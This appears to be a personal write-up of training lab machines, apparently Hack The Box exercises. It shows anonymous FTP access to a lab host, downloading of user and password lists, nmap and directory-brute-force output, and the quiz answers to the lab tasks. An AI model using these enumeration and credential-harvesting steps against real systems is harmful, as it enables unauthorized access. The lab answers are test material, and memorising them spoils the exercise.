

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ ftp -4 10.129.77.174
Connected to 10.129.77.174.
220 (vsFTPd 3.0.3)
Name (10.129.77.174:dylan): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

5.




6.


TASK 6
What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?
****n
admin
Hide Answer



dylan@kali: ~/Downloads
File Actions Edit View Help
(dylan㉿kali)-[~/Downloads]
$ ftp -4 10.129.77.174
Connected to 10.129.77.174.
220 (vsFTPd 3.0.3)
Name (10.129.77.174:dylan): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
ftp> ls
229 Entering Extended Passive Mode (|||43223|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 33 Jun 08 20
-rw-r--r-- 1 ftp ftp 62 Apr 20 20
226 Directory send OK.
ftp> get allowed.userlist
229 Entering Extended Passive Mode (|||40763|)
150 Opening BINARY mode data connection for allowed.u
100% |
226 Transfer complete.
33 bytes received in 00:00 (0.13 KiB/s)
ftp>
(dylan㉿kali)-[~/Downloads]
$ cat allowed.userlist
aron
pwnmeow
admin


7.


TASK 7
What version of Apache HTTP Server is running on the target host?
****** ***** *.*.*1
Apache httpd 2.4.41
Hide Answer


```
┌──(dylan㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.129.77.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 12:44 EAT
Nmap scan report for 10.129.77.174
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.63 seconds

┌──(dylan㉿kali)-[~/Downloads]
└─$
```

8.






9.



```
/fonts                (Status: 301) [Size: 314] [--> http://10.129.77.174/fonts/]
/index.html           (Status: 200) [Size: 58565]
Progress: 4559 / 9454 (48.22%)[ERROR] Get "http://10.129.77.174/include.php": context deadline exceeded (Client.Timeout exceeded while await
ing headers)
Progress: 4607 / 9454 (48.73%)[ERROR] Get "http://10.129.77.174/index_2.php": context deadline exceeded (Client.Timeout exceeded while await
ing headers)
/js                   (Status: 301) [Size: 311] [--> http://10.129.77.174/js/]
/login.php            (Status: 200) [Size: 1577]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
Progress: 6273 / 9454 (66.35%)[ERROR] Get "http://10.129.77.174/pbcsi.php": context deadline exceeded (Client.Timeout exceeded while awaitin
g headers)
Progress: 6302 / 9454 (66.66%)[ERROR] Get "http://10.129.77.174/pictures.php": context deadline exceeded (Client.Timeout exceeded while awai
ting headers)
[ERROR] Get "http://10.129.77.174/pii": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

10.




For this I had to download the file other file ‘allowed.userlist.passwd’ which contained the password.


```
┌──(dylan㉿kali)-[~/Downloads]
└─$ ftp -4 10.129.77.174
Connected to 10.129.77.174.
220 (vsFTPd 3.0.3)
Name (10.129.77.174:dylan): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43931|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||45193|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |***************************************|    62       71.65 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.26 KiB/s)
ftp>
```

I used the username and password obtained to login

```
┌──(dylan㉿kali)-[~/Downloads]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

┌──(dylan㉿kali)-[~/Downloads]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd

┌──(dylan㉿kali)-[~/Downloads]
└─$
```

NB: I had to restart machine because it stopped before I could take a screenshot






Conclusion

I was able to remind myself how to use FTP protocol


Responder


- The first thing I did was to spawn my machine




Questions

1.







In order to view this web page I needed to add its IP address to the /etc/host file.




and it worked




2.



3.




for thin I had to change language to french to see what changes would appear in the url



